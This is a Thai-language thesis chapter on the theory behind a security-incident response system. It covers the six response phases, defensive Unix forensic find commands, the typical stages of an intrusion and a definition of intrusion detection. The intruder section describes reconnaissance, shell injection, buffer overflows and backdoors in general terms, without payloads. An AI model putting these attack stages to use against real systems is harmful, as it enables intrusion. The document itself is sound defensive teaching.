

บทที่ 2

ทฤษฎีที่เกี่ยวข้อง

2.1 บทนำ

ในการที่จะสร้างระบบต้นแบบซึ่งเป็นระบบตอบสนองต่อผู้ละเมิดความปลอดภัย การศึกษาทฤษฎีที่เกี่ยวข้องเป็นเรื่องที่สำคัญเป็นอย่างยิ่ง โดยเฉพาะทฤษฎีในเรื่องของขั้นตอน แนวความคิดในการตอบสนองต่อเหตุการณ์ละเมิดความปลอดภัย ทฤษฎีการตรวจจับผู้บุกรุกหรือผู้ละเมิดความปลอดภัย และการใช้โปรแกรมต่างๆ ในการเก็บข้อมูลเพื่อนำไปใช้ในการวิเคราะห์ต่อไป

2.2 ทฤษฎีการตอบสนองต่อเหตุการณ์ละเมิดความปลอดภัย

2.2.1 นิยามและความหมาย

Incident หมายถึง เหตุการณ์ที่เป็นภัยคุกคามต่อความปลอดภัยของระบบคอมพิวเตอร์ และระบบเครือข่าย เช่น คอมพิวเตอร์หรือระบบเครือข่ายหยุดทำงาน การสั่งให้โปรแกรมที่ประสงค์ร้าย (malicious code) ทำงาน การใช้งาน Account ของผู้อื่นโดยไม่ได้รับอนุญาต

ทั้งนี้เหตุการณ์ที่เป็นภัยคุกคามต่อความปลอดภัยของระบบคอมพิวเตอร์และระบบเครือข่าย จะไม่รวมถึงเหตุการณ์ที่เป็นภัยธรรมชาติ เช่น น้ำท่วม ไฟไหม้ ไฟตก เป็นต้น


Incident Response หมายถึง การดำเนินการกับเหตุการณ์ละเมิดความปลอดภัยที่เกิดขึ้น การดำเนินการนี้มีจุดประสงค์เพื่อกำจัดหรือลดผลกระทบที่อาจเกิดขึ้นกับระบบ

2.2.2 เป้าหมายหรือวัตถุประสงค์ของการรับมือและการตอบสนองต่อเหตุการณ์ละเมิดความปลอดภัย

1. เพื่อหาข้อมูลว่าเหตุการณ์นั้นเกิดขึ้นได้อย่างไร
2. หาวิธีป้องกันไม่ให้เกิดเหตุการณ์ประเภทนี้อีก
3. ป้องกันไม่ให้เกิดการณ์ลุกลามจนนำมาสู่ความเสียหายต่อระบบ
4. ประเมินผลกระทบและความเสียหายจากเหตุการณ์
5. ฟื้นฟูระบบจากเหตุการณ์
6. แก้ไขนโยบายและระเบียบปฏิบัติให้เหมาะสมขึ้น
7. ค้นหาผู้ก่อเหตุ (หากเหมาะสมและเป็นไปได้)

2.2.3 การตอบสนองต่อเหตุการณ์ละเมิดความปลอดภัย

แนวคิดในการตอบสนองต่อเหตุการณ์ละเมิดความปลอดภัย 6 ขั้นตอนดังนี้คือ



รูปที่ 2.1 ขั้นตอนการตอบสนองต่อเหตุการณ์ละเมิดความปลอดภัย

2.2.4 ขั้นตอนที่ 1 การเตรียมการ (Preparation)

ขั้นตอนการเตรียมการเป็นการเตรียมความพร้อมเพื่อที่จะรับมือกับเหตุการณ์ที่จะเกิดขึ้น ขั้นตอนนี้ถือได้ว่าเป็นขั้นตอนที่สำคัญ เป็นขั้นตอนที่มีความซับซ้อนและต้องใช้เวลาในการเตรียมสิ่งจำเป็น ในขั้นตอนการเตรียมการประกอบด้วย 4 กระบวนการพื้นฐานดังนี้คือ

- 1) ติดตั้งระบบป้องกันและควบคุมต่อเหตุการณ์ที่อาจเกิดขึ้น
- 2) เตรียมแผนการปฏิบัติที่จะดำเนินการกับเหตุการณ์ที่จะเกิดขึ้นอย่างมีประสิทธิภาพ

แผนการปฏิบัติสำหรับการดำเนินการกับเหตุการณ์ละเมิดความปลอดภัยควรมีวิธีการอย่างน้อยดังต่อไปนี้

- วางแผนการและระบุขั้นตอนการดำเนินการต่อเหตุการณ์ละเมิดความปลอดภัย ภายใต้สภาพแวดล้อมที่กำหนด
- บุคคลที่ควรจะต้องแจ้งหรือติดต่อเมื่อเกิดเหตุการณ์ละเมิดความปลอดภัยขึ้น
- ระบุประเภทของข้อมูลที่สามารถเปิดเผยและข้อมูลที่ไม่สามารถเปิดเผยต่อบุคคลภายนอกได้
- จัดลำดับความสำคัญของขั้นตอนการตอบสนองเมื่อเกิดการละเมิดความปลอดภัย
- ระบุหน้าที่และบทบาทของแต่ละบุคคลที่เป็นส่วนหนึ่งของการตอบสนองต่อเหตุการณ์ละเมิดความปลอดภัย

- จัดทำเอกสารที่ระบุถึงระดับความเสี่ยงที่สามารถยอมรับได้ และเอกสารนโยบายด้านความปลอดภัยขององค์กรเพื่อใช้เป็นแนวทางในการดำเนินการตอบสนองต่อเหตุการณ์ละเมิดความปลอดภัย

3) จัดหาทรัพยากรทุกอย่างที่จำเป็นทั้งทรัพยากรทางด้านวัตถุ และทรัพยากรบุคคล

ทรัพยากรในที่นี้เป็นทุกสิ่งที่จะต้องใช้ในการสำเร็จของการตอบสนองต่อเหตุการณ์ละเมิดความปลอดภัยไม่ว่าจะเป็นฮาร์ดแวร์ ซอฟต์แวร์ หรือแม้แต่การฝึกอบรม

สำหรับซอฟต์แวร์ที่จำเป็นต้องใช้ตัวอย่างเช่น ซอฟต์แวร์ตรวจจับบุกรุก (Intrusion detection software) เครื่องมือในการทำรีเวิร์สเอ็นจิเนียริง (Reverse engineering tool) ซอฟต์แวร์สำหรับการสืบค้นและวิเคราะห์ (Forensic analysis software) ซอฟต์แวร์ระบบฐานข้อมูล (Database server software) เป็นต้น

4) จัดเตรียมโครงสร้างพื้นฐานที่สนับสนุนการตอบสนองต่อเหตุการณ์ที่เกิดขึ้น

การที่จะตอบสนองต่อเหตุการณ์ละเมิดความปลอดภัยได้อย่างมีประสิทธิภาพจะต้องมีการจัดเตรียมโครงสร้างพื้นฐานขององค์กรที่สนับสนุนกระบวนการ โดยโครงสร้างพื้นฐานเหล่านั้นจะต้องมีความเป็นเอกภาพสอดคล้องกันทั้งองค์กร เช่น การใช้ระบบป้องกันและควบคุมที่เหมาะสมกับระบบ อุปกรณ์เครือข่าย ระบบฐานข้อมูล หรือแม้แต่โปรแกรมต่างๆ การแบ่งหน้าที่ให้กับแต่ละบุคคลที่เกี่ยวข้องกับการดำเนินการ การดูแลทรัพยากรที่จำเป็นไม่ว่าจะเป็นฮาร์ดแวร์ หรือซอฟต์แวร์ให้อยู่ในสภาพที่ใช้งานได้ การเตรียมคอนแทกต์ลิสต์สำหรับติดต่อบุคคลที่เกี่ยวข้อง การเก็บหลักฐาน และการศึกษาหรือเตรียมการด้านกฎหมาย เป็นต้น

นอกจากนี้ส่วนที่สำคัญของการเตรียมการบางอย่างอาจเป็นหน้าที่ของผู้ดูแลระบบเองที่จะต้องจัดการดูแลอย่างมีประสิทธิภาพโดยอาจมีวิธีการดังต่อไปนี้

- ใช้นโยบายหรือกฎในการตั้งรหัสผ่านต่างๆ
- ลบบัญชีผู้ใช้ที่ไม่ได้ใช้งานทั้งหมดหรือระงับสิทธิ์การใช้งาน
- ติดตั้งเครื่องมือหรือโปรแกรมที่จำเป็นต้องใช้ เช่น เครื่องมือในการตรวจจับการบุกรุก เครื่องมือสำหรับการสืบหลักฐานหรือร่องรอยของการละเมิดความปลอดภัย
- เก็บรักษาล็อกไฟล์ของระบบ
- ลงส่วนเพิ่มเติมของโปรแกรม (patch) เพื่อลดจุดอ่อนหรือช่องโหว่ของโปรแกรมต่างๆ ในระบบ
- ตรวจสอบความถูกต้อง (integrity) ของระบบไฟล์
- สำรองข้อมูลของระบบเท่าที่จำเป็น
- สำรวจสิ่งที่น่าสงสัยที่เกิดขึ้นในระบบ ซึ่งโดยปกติแล้วจะถือเป็น เหตุการณ์ที่ไม่ปกติ

2.2.5 ขั้นตอนที่ 2 การตรวจสอบ (Detection)

การตรวจสอบคือการพยายามตรวจหาความผิดปกติหรือตรวจหาเหตุการณ์ที่อาจเป็นการละเมิดความปลอดภัยต่อระบบ โดยในการตรวจสอบนี้มักใช้เครื่องมือหรือโปรแกรมประเภทระบบตรวจจับการบุกรุก (Intrusion Detection System: IDS) เข้ามาช่วยในการตรวจสอบ โดยหลักๆ แล้วโปรแกรมเหล่านี้อาจแบ่งเป็นระบบตรวจจับผู้บุกรุกที่โฮสต์และระบบตรวจจับผู้บุกรุกทางเครือข่ายซึ่งมีคุณสมบัติในการทำงานต่างกัน

เหตุการณ์บางประเภทไม่จำเป็นต้องใช้โปรแกรมในการตรวจสอบ แต่อาจใช้วิธีการสังเกตจากการและข้อมูลที่อยู่ในระบบ เช่น ล็อกไฟล์ของระบบ ล็อกไฟล์ของไฟร์วอลล์ ตัวอย่างเหตุการณ์เช่น

- การพยายามทำการล็อกอินเข้าสู่ระบบและไม่สามารถเข้าสู่ระบบได้หลายๆ ครั้ง
- การล็อกอินเข้าสู่ระบบด้วยบัญชีผู้ใช้ (Account) ที่ถูกระงับสิทธิ์หรือบัญชีผู้ใช้ที่ระบบสร้างให้เป็นค่าเริ่มต้น ผู้ดูแลระบบสามารถตรวจสอบการล็อกอินเข้าสู่ระบบของผู้ใช้งานและควรจะสังเกตการใช้งานที่น่าสงสัยเช่น การล็อกอินเข้าระบบในช่วงเวลาที่ไม่ได้กำหนดการใช้งาน
- กิจกรรมบางอย่างที่เกิดขึ้นในช่วงเวลาที่ไม่มีการทำงาน ตัวอย่างเช่น การล็อกอินเข้าสู่ระบบในช่วงเวลาที่ไม่มีการทำงานหรือใช้ระบบแล้ว
- การเกิดบัญชีผู้ใช้ใหม่โดยที่ไม่ได้เป็นการสร้างจากผู้ดูแลระบบ
- การมีไฟล์หรือโปรแกรมที่แปลกปลอมในระบบ
- การเปลี่ยนแปลงสิทธิ์การใช้งานของไดเรกทอรีหรือไฟล์ต่างๆ
- การเปลี่ยนหน้าของเว็บเพจที่เก็บอยู่ในเครื่องให้บริการเว็บ
- การปรากฏรูปอนาจารในระบบ
- การใช้คำสั่งที่ไม่เกี่ยวข้องกับงานที่ทำของผู้ใช้นั้นๆ
- การเกิดช่องว่างในล็อกไฟล์เนื่องจากโดนลบข้อมูล
- การเปลี่ยนแปลงค่าการทำงานของระบบ DNS หรือการทำงานของเรเตอร์ หรือการเปลี่ยนกฎของไฟร์วอลล์
- ประสิทธิภาพการทำงานของระบบลดลงอย่างผิดปกติ
- ระบบไม่สามารถให้บริการได้ (system crash)

2.2.6 ขั้นตอนที่ 3 การยับยั้ง (Containment)

จุดมุ่งหมายของขั้นตอนนี้คือ การยับยั้งหรือหยุดการโจมตีและการทำความเข้าใจอันตราย ขั้นตอนนี้จะเริ่มขึ้นเมื่อมีการตรวจสอบพบเหตุการณ์ละเมิดความปลอดภัยแล้ว

หลังจากได้รับการยืนยันแล้วว่ามีการละเมิดความปลอดภัยเกิดขึ้นก็ควรจะมีการดำเนินการกับสิ่งที่เกิดขึ้นอย่างทันท่วงที การดำเนินการที่สามารถกระทำได้อย่างรวดเร็วและไม่ยุ่งยากคือ การยับยั้ง ตัวอย่างเช่น การระงับสิทธิ์การล็อกอินของบัญชีผู้ใช้ชั่วคราวหาตรวจสอบพบว่าการพยายามจะล็อกอินเข้าระบบด้วยรหัสผ่านที่ผิดหลายครั้งติดต่อกัน

สิ่งสำคัญสำหรับการยับยั้งคือ การทำให้การยับยั้งนั้นมีความเข้มแข็ง เพราะมีหลายเหตุการณ์ที่สามารถหลุดรอดออกไปได้อย่างรวดเร็ว ซึ่งอาจทำความเสียหายต่อระบบ เช่น การกระจายตัวของโค้ดหนอน ผู้ดูแลจะต้องจำกัดหรือยับยั้งการแพร่กระจายของโค้ดหนอนในเครือข่ายให้เร็วที่สุดเท่าที่จะเป็นไปได้

ก่อนที่จะมีการกระทำหรือดำเนินการใดๆ ในขั้นตอนนี้จะต้องมีการตัดสินใจก่อนว่าจะเลือกใช้วิธีการใดระหว่างการยับยั้งเหตุการณ์ในทันที หรือปล่อยให้ผู้ละเมิดความปลอดภัยดำเนินการต่อไปเพื่อที่ผู้ดูแลระบบสามารถทำการเก็บรวบรวมข้อมูลหรือหลักฐานต่างๆ ซึ่งอาจสามารถนำไปใช้ในการดำเนินการทางกฎหมายได้ แต่ทั้งนี้การที่จะตัดสินใจเลือกวิธีการใดจะต้องพิจารณาถึงความเสี่ยงที่ได้รับ ซึ่งแต่ละองค์กรมีระดับความเสี่ยงที่ยอมรับได้ต่างกัน หรือระดับความสำคัญหรือความลับของข้อมูลต่างกัน

สิ่งสำคัญพื้นฐานอีกประการของการยับยั้งคือ การตรวจสอบว่ามีการโจมตีใดบ้าง มีการติดตั้งโปรแกรมหรือโค้ดที่ไม่ประสงค์ดีอะไรบ้าง มีการติดตั้งโปรแกรมที่สร้างช่องทางสำหรับใช้ในการเข้าระบบอย่างไม่ถูกต้อง หลังจากตรวจสอบพบแล้วก็จะต้องพิจารณาต่อไปว่าจะดำเนินการอย่างไรกับสิ่งที่ตรวจสอบพบเช่น ยังไม่ทำการลบหรือถอนออกจากระบบเนื่องจากต้องการเก็บไว้เป็นหลักฐานสำหรับดำเนินการทางด้านกฎหมายหรือ ทำการลบออกจากระบบทันทีและทำการเปลี่ยนรหัสผ่านของผู้ดูแลระบบเพื่อป้องกันมิให้ผู้โจมตีที่อาจรู้รหัสผ่านทำการเปลี่ยนรหัสผ่านนั้น

2.2.7 ขั้นตอนที่ 4 การกำจัด (Eradication)

จุดมุ่งหมายของขั้นตอนนี้คือ เพื่อทำการกำจัดสิ่งที่เป็นต้นเหตุของการละเมิดความปลอดภัย ในขั้นตอนนี้อาจใช้โปรแกรมเข้ามาช่วยได้เช่น การกำจัดไวรัสที่แพร่กระจายในระบบด้วยโปรแกรมจำพวก Antivirus หากมีโปรแกรมจำพวกมัลแวร์ โทรจัน โปรแกรมหรือโค้ดที่สร้างช่องทางสำหรับการเข้าระบบซึ่งควรจะถูกกำจัดตั้งแต่ขั้นตอนการจำกัดขอบเขตหลงเหลืออยู่ในระบบ จะต้องทำการกำจัดในขั้นตอนนี้ ในบางกรณีหากไม่สามารถกำจัดโปรแกรมหรือโค้ดที่ไม่ประสงค์ดีเหล่านี้ได้อาจต้องทำการฟอร์แมต (Format) ฮาร์ดดิสก์ใหม่ซึ่งจะต้องทำการสำรองข้อมูลทั้งหมดไว้ก่อน สิ่งที่น่าสนใจคือ จะต้องแน่ใจว่าข้อมูลที่สำรองไว้นั้นปราศจากไวรัส หรือโปรแกรมที่ไม่ประสงค์ดีก่อนที่จะนำข้อมูลนั้นกลับมาใช้งาน

ตัวอย่างวิธีการในการกำจัดสิ่งที่ทำให้เกิดช่องโหว่ต่อระบบ หรือโปรแกรมที่ทำอันตรายต่อระบบปฏิบัติการยูนิกซ์ หรือลินุกซ์ มีดังนี้คือ

- 1) ตรวจสอบความผิดปกติในไฟล์ที่มีนามสกุลเป็น .forward
- 2) ใช้คำสั่ง ps เพื่อตรวจสอบรายชื่อโปรเซสที่กำลังทำงานและตรวจหาโปรเซสที่ผิดปกติหรือน่าสงสัย
- 3) ตรวจสอบการเปลี่ยนแปลงในไฟล์เหล่านี้คือ
 - /etc/dfs/dfstab (หรือ /etc/exports)
 - .login
 - .logout
 - .profile
 - /etc/profile
 - .cshrc
 - ทุกๆ ไฟล์ที่อยู่ในไดเรกทอรี /etc/rc
 - .rhosts
 - /etc/hosts.equiv
- 4) ตรวจสอบการตั้งค่าการทำงานหรือการแก้ไขโปรแกรมให้ทำงานผิดปกติไปจากเดิมในโปรแกรมหรือไฟล์ดังต่อไปนี้
 - netstat
 - ls
 - sum
 - find
 - diff
 - /etc/nsswitch.conf
 - /etc/resolv.conf
 - /var/spool/cron
 - /var/spool/cron/crontabs
 - korb.conf

ตรวจสอบวันเวลาของการแก้ไขไฟล์ด้วยคำสั่ง ls -lac
- 5) ตรวจสอบ suid ของโปรแกรมโดยใช้คำสั่ง


```
find / -type f -perm -4000 -ls
```

 หรือ


```
find / -type f -perm -4000 -print
```
- 6) ตรวจสอบการแก้ไขเปลี่ยนแปลงไฟล์ต่อไปนี้

- /etc/passwd
 - shadow password file
 - /etc/group
 - yppasswd
- 7) ตรวจสอบการเพิ่มสิทธิ์ที่ไม่ได้รับการอนุญาตในไฟล์ .rhosts และไฟล์ /etc/hosts.equiv โดยใช้คำสั่งต่อไปนี้
- ```
find / -name .rhosts -ls -o -name .forward -ls
```
- ```
find / -name .rhosts -print -o -name .forward -print
```
- 8) ตรวจสอบการเปิดบริการ (service) ที่แปลกปลอมในไฟล์ต่อไปนี้ คือ
- /etc/inetd.conf
 - /etc/inittab
 - /etc/services
 - /etc/hosts.allow
 - /etc/hosts.deny
- 9) ค้นหาไฟล์ที่อาจถูกสร้างขึ้นในช่วงเวลาที่ระบบถูกโจมตีโดยใช้คำสั่งดังนี้
- ```
find / -ctime -1 -ls หรือ
```
- ```
find / -ctime -1 -print
```
- หากตรวจสอบพบไฟล์ที่น่าสงสัยอาจทำการลบได้ตามความจำเป็น
- 10) ค้นหาไฟล์ที่อาจถูกเปลี่ยนแปลงในช่วงเวลาที่ระบบถูกโจมตีโดยใช้คำสั่งดังนี้
- ```
find / -mtime -1 -ls หรือ
```
- ```
find / -mtime -1 -print
```
- หากตรวจสอบพบไฟล์ที่น่าสงสัยอาจดำเนินการใดๆได้ตามความจำเป็น

2.2.8 ขั้นตอนที่ 5 การกู้คืนระบบ (Recovery)

จุดมุ่งหมายของขั้นตอนนี้คือ เพื่อให้ระบบที่ถูกละเมิดความปลอดภัยกลับมาใช้งานได้ อย่างเป็นปกติ ความจำเป็นหรือระดับของการกู้คืนระบบนั้นแตกต่างกันตามแต่ละองค์กร เนื่องจากแต่ละองค์กรอาจมีข้อมูลที่มีความสำคัญไม่เท่ากัน องค์กรใดที่ไม่จำเป็นต้องรักษาข้อมูล หรือข้อมูลที่สูญหายไปอาจไม่มีผลกระทบต่อองค์กรมากนักก็อาจจะใช้วิธีการฟื้นคืนระบบ (restore) ใหม่ทั้งหมด ทั้งนี้วิธีการนี้จะต้องแน่ใจว่าข้อมูลที่สูญหายไปนั้นจะไม่นำมาซึ่งความเสียหายต่อองค์กร นอกจากนี้อาจใช้วิธีการฟื้นคืนระบบกลับไปยังช่วงเวลาก่อนที่ระบบจะถูก ละเมิดความปลอดภัยจนเกิดความเสียหายซึ่งวิธีนี้จะต้องอาศัยกลไกในการสำรองข้อมูลแบบ อินครีเมนทอล (Incremental backup) ข้อดีของวิธีการนี้คือ ช่วยลดจำนวนข้อมูลที่สูญหายไปและ บรรเทาความเสียหายอันเนื่องมาจากการสูญเสียข้อมูลนั้น

สิ่งที่สำคัญที่อาจต้องนำมาพิจารณาคือ การฟื้นคืนระบบนั้นหากเป็นระบบที่มีความซับซ้อนมากอาจต้องใช้เวลาในการฟื้นคืนระบบมาก ดังนั้นการที่จะเลือกใช้วิธีการกู้คืนระบบแบบใดควรจะต้องพิจารณาตามนโยบายขององค์กร

2.2.9 ขั้นตอนที่ 6 การติดตามผล (Follow – up)

ในขั้นตอนนี้ถือเป็นขั้นตอนสุดท้ายซึ่งมีจุดมุ่งหมายเพื่อรวบรวมข้อมูลที่เกี่ยวข้องกับเหตุการณ์ละเมิดความปลอดภัยที่เกิดขึ้น และแก้ไขระบบในส่วนที่เคยถูกละเมิดความปลอดภัย ปรับปรุงให้มีความปลอดภัยมากขึ้นเพื่อป้องกันเหตุการณ์เดิมที่อาจเกิดขึ้นอีกครั้ง บางครั้งการติดตามผลอาจถูกมองข้ามไปทำให้การตอบสนองต่อการละเมิดความปลอดภัยนั้นไม่สมบูรณ์

ข้อมูลที่จะต้องทำการรวบรวมในขั้นตอนนี้ประกอบไปด้วยข้อมูลที่บ่งบอกถึง

- เกิดเหตุการณ์อะไรขึ้นกับระบบ
- ใครเป็นสาเหตุของเหตุการณ์นั้น
- เหตุการณ์นั้นทำให้ระบบเกิดการเปลี่ยนแปลงอย่างไร
- เหตุการณ์นั้นทำความเสียหายกับส่วนใดของระบบ

2.3 รูปแบบและพฤติกรรมของผู้บุกรุก

พฤติกรรมทั่วไปของผู้บุกรุก

อันดับแรกผู้บุกรุกพยายามหาข้อมูลของเครื่องเป้าหมายให้ได้มากที่สุดเท่าที่จะหาได้ ผู้บุกรุกอาจเข้าระบบโดยได้สิทธิ์ของผู้ใช้ปกติ แล้วเรียกใช้โปรแกรม เช่น whois (เป็นโปรแกรมที่ใช้หาข้อมูลว่ามีใครใช้งานอยู่ในระบบบ้าง) ดูโดเมนเนมของระบบ และค้นหาค่ากำหนดของเครื่องที่ทำงานอยู่ในเน็ตเวิร์ก เช่น ชื่อเครื่อง รุ่นของระบบปฏิบัติการ ชื่อผู้ใช้ทั้งหมดในระบบ

สำหรับภายในระบบ ผู้บุกรุกมักสแกนข้อมูลต่างๆ เพื่อหาช่องโหว่ เช่น เข้าไปตรวจสอบการใช้ CGI ในเว็บเพจ หรือใช้โปรแกรม ping หรือโปรแกรมที่ใช้โทรโคคอลคล้ายกัน เช่น SNMP ในการค้นหาว่ามีเครื่องใดที่ยังเปิดให้บริการ หรือสแกนพอร์ตที่มีเซิร์ฟเวอร์ที่ใช้โทรโคคอล TCP หรือ UDP เพื่อค้นหาว่ามีเซิร์ฟเวอร์อะไรที่เปิดให้บริการบ้าง ซึ่งข้อมูลเหล่านี้ใช้สำหรับการบุกรุกระบบ

หลังจากนั้น เมื่อผู้บุกรุกพยายามลัดเส้นเข้ามาในเครื่องเป้าหมาย โดยอาจใช้ช่องโหว่ในสคริปต์ซีจีไอ (CGI script) แล้วส่งคำสั่งหรือให้เรียกโปรแกรมใดๆ ส่งค่าไปเป็นอินพุตโดยผ่านทางคำสั่งเชลล์ หรือผู้บุกรุกพยายามหารหัสผ่านที่เดาได้ง่ายๆ หรือการเข้าใช้งานระบบโดยล็อกอินที่ไม่มีรหัสผ่าน เมื่อผู้บุกรุกสามารถเข้าไปเป็นผู้ใช้ทั่วไปแล้วก็สามารถหาช่องทางที่จะทำใหได้สิทธิ์ของผู้ดูแลระบบ

เมื่อผู้บุกรุกได้ข้อมูลที่ต้องการหรือได้ใช้ทรัพยากรใดๆ แล้ว สิ่งที่ทำต่อไปคือ การพยายามกลบเกลื่อนหลักฐานทั้งหมดในการบุกรุก หรือสร้างช่องทางให้สามารถกลับไปใช้ระบบนั้นๆ อีก โดยการสร้างประตูหลัง (Back door) หรือทำความเสียหายให้แกระบบนั้นโดยการวางโปรแกรมของข้อมูลในระบบ เพื่อตรวจสอบว่ามีการเปลี่ยนแปลงใดๆ ในไฟล์หรือองค์ประกอบอื่นในระบบหรือไม่ อีกพฤติกรรมหนึ่งของผู้บุกรุกคือ เมื่อบุกรุกระบบใดระบบหนึ่งได้ จะใช้เป็นช่องทางในการบุกรุกระบบอื่นๆ ต่อไป

ประเภทของการบุกรุก

การบุกรุกเข้าสู่ระบบแบ่งออกเป็นประเภทหลักๆ 3 ประเภทดังนี้

1. การบุกรุกทางกายภาพ (Physical Intrusion) ผู้บุกรุกพยายามบุกรุกที่เครื่องคอมพิวเตอร์โดยตรง โดยอาจมาใช้สิทธิ์พิเศษจากการทำงานที่คอนโซล หรือถอดย้ายอุปกรณ์ เช่น ฮาร์ดดิสก์ ซึ่งอาจนำไปเขียนหรืออ่านภายหลัง หรือบypassไบออสได้
2. การบุกรุกทางระบบ (System Intrusion) ผู้บุกรุกเข้ามาในระบบ โดยปกติมักเป็นผู้ใช้ที่มีสิทธิ์ต่ำ ถ้าระบบไม่ได้ทำการใส่แพตช์ (Patch) ที่สามารถแก้ไขข้อบกพร่องของโปรแกรมแล้ว จุดนี้ก็เป็นช่องโหว่ที่ทำให้ผู้ใช้นั้นสร้างสิทธิ์ของตัวเองให้มากขึ้น จนเทียบเท่าผู้ดูแลระบบได้ เนื่องจากโปรแกรมที่ใช้งานเกือบทุกโปรแกรมยังมีข้อบกพร่องอยู่ ถ้ายังไม่สามารถทำให้ข้อบกพร่องนั้นหมดไปหรือลดลงไปได้ จุดนี้ก็เป็นช่องทางสำหรับการบุกรุกระบบ
3. การบุกรุกระยะไกล (Remote Intrusion) ผู้บุกรุกติดต่อผ่านทางเน็ตเวิร์ก มีหลายเทคนิคในการบุกรุกระบบแบบนี้ ปัจจุบันมีโปรแกรมประเภทไฟร์วอลล์ (Firewall) ทำหน้าที่เป็นด่านแรกในการป้องกันการบุกรุกทางเน็ตเวิร์ก

ขั้นตอนหลักของการบุกรุกเข้าสู่ระบบ

ขั้นที่ 1 การตรวจสอบระบบจากภายนอก

ผู้บุกรุกจะพยายามปลอมแปลงตัวเองเพื่อไม่ให้รู้ว่าตัวเองคือใครและมีเจตนาอะไร โดยการปรากฏตัวเป็นผู้ใช้ทั่วไป ซึ่งในขั้นนี้เราไม่สามารถตรวจพบได้ ผู้บุกรุกอาจใช้คำสั่ง whois เพื่อค้นหาข้อมูลของเครือข่าย หลังจากนั้นผู้บุกรุกจะเข้าสู่ตาราง DNS ของเครือข่ายโดยใช้คำสั่ง nslookup หรือ dig เพื่อหาชื่อของคอมพิวเตอร์ในเครือข่าย

ขั้นที่ 2 การตรวจสอบระบบจากภายใน

ผู้บุกรุกใช้วิธีการบุกรุกต่างๆ เพื่อจะค้นหาข้อมูลของเครือข่าย โดยอาจเข้าเว็บเพจของระบบและค้นหา สคริปต์ซีจีไอ (CGI scripts) หรืออาจใช้วิธีการ ping กวาดไปทั่วระบบเพื่อดูว่ามีเครื่องไหนที่ทำงานอยู่ หรืออาจจะทำการใช้การสแกน ทีซีพี/ยูดีพี (TCP/UDP scan) ไปยังเครื่อง

เป้าหมาย เพื่อคว้ามามีบริการอะไรที่เปิดรับอยู่ ณ จุดนี้สิ่งที่ผู้บุกรุกทำดูเหมือนเป็นพฤติกรรมที่ปกติที่เกิดขึ้นบนเครือข่ายและยังไม่มีสิ่งใดที่จะระบุได้ว่าเป็นการบุกรุก แต่ว่าระบบตรวจสอบผู้บุกรุกทางเครือข่ายจะสามารถบอกได้ว่า มีบางคนกำลังตรวจสอบระบบของเราอยู่ แต่อย่างงี้ไม่ได้ทำอะไร

ขั้นที่ 3 การเจาะระบบ

ผู้บุกรุกจะเริ่มเจาะระบบผ่านทางช่องโหว่ของระบบ โดยผู้บุกรุกอาจจะพยายามส่งสคริปต์ซีจีไอที่มีคำสั่งเชลล์ (shell) ในฟิลด์อินพุต (input fields) หรืออาจจะพยายามส่งข้อมูลจำนวนมากเพื่อทำให้เกิดบัฟเฟอร์โอเวอร์รัน (buffer-overflow) หรืออาจจะทำการหาสื่ออื่นที่ง่ายต่อการคาดเดาพาสเวิร์ด เมื่อได้แอคเคาน์แล้วก็พยายามที่จะได้สิทธิ์เป็น root/admin หรือหาทางเข้ามาจากช่องโหว่ของโปรแกรมต่างๆ ที่ให้บริการอยู่บนเครื่องเป้าหมาย

ขั้นที่ 4 สร้างช่องทางลับและหลบหลักฐาน

ณ จุดนี้ผู้บุกรุกจะสร้างช่องทางลับในระบบ โดยเจาะเข้าเครื่องคอมพิวเตอร์ในระบบนั้น เป้าหมายหลักเพื่อหลบหลักฐานของการบุกรุกและทำให้แน่ใจว่าสามารถที่จะกลับเข้ามาอีกได้ โดยผู้บุกรุกจะติดตั้ง toolkit เพื่อให้สามารถเข้าระบบได้ หรือส่งม้าโทรจันไปฝังตัวไว้เพื่อสร้างพาสเวิร์ดแบ็กดอร์ (backdoor password) หรือสร้างแอคเคาน์ขึ้นใหม่เลย ทำให้สามารถเข้ามาอีกเมื่อไหร่ก็ได้

ขั้นที่ 5 แสวงหาผลประโยชน์

ผู้บุกรุกจะแสวงหาผลประโยชน์จากสิทธิ์ที่ตนได้รับโดยอาจโมยข้อมูลลับ เช่น รหัสบัตรเครดิต หรือทำให้ระบบทำงานผิดพลาด หรืออาจใช้ระบบนี้เพื่อเป็นทางผ่านไปยังระบบอื่นหรือโจมตีระบบอื่นเพื่อไม่ให้รู้ตัวคนที่แท้จริงของผู้บุกรุก

2.4 ระบบตรวจจับผู้บุกรุก

ความหมายของระบบตรวจจับผู้บุกรุกระบบคอมพิวเตอร์

ระบบตรวจจับผู้บุกรุกระบบคอมพิวเตอร์ (Intrusion Detection System: IDS) เป็นส่วนให้ความช่วยเหลือระบบคอมพิวเตอร์ ในการเตรียมการรับมือกับการบุกรุก ระบบตรวจจับผู้บุกรุกระบบคอมพิวเตอร์รวบรวมข้อมูลจากแหล่งข้อมูลหลายๆ แหล่งทั้งจากภายในระบบและจากเครือข่ายคอมพิวเตอร์ แล้วทำการวิเคราะห์ข้อมูลเหล่านั้นเพื่อหาลักษณะการที่บ่งบอกว่ามีการบุกรุกระบบเกิดขึ้น ในบางกรณีระบบตรวจจับผู้บุกรุกระบบคอมพิวเตอร์อาจอนุญาตให้ผู้ใช้กำหนดวิธีการตอบสนองต่อการบุกรุกเองได้

กล่าวโดยสรุปแล้วระบบตรวจจับผู้บุกรุกระบบคอมพิวเตอร์ คือ ระบบที่ทำหน้าที่ติดตามดูการทำงานที่เกิดขึ้นบนระบบคอมพิวเตอร์ เพื่อค้นหาร่องรอยที่บ่งบอกว่ามีผู้กำลังพยายามบุกรุกระบบคอมพิวเตอร์ หรือค้นหาการกระทำที่เกินขอบเขตสิทธิ์ของผู้ใช้ระบบ

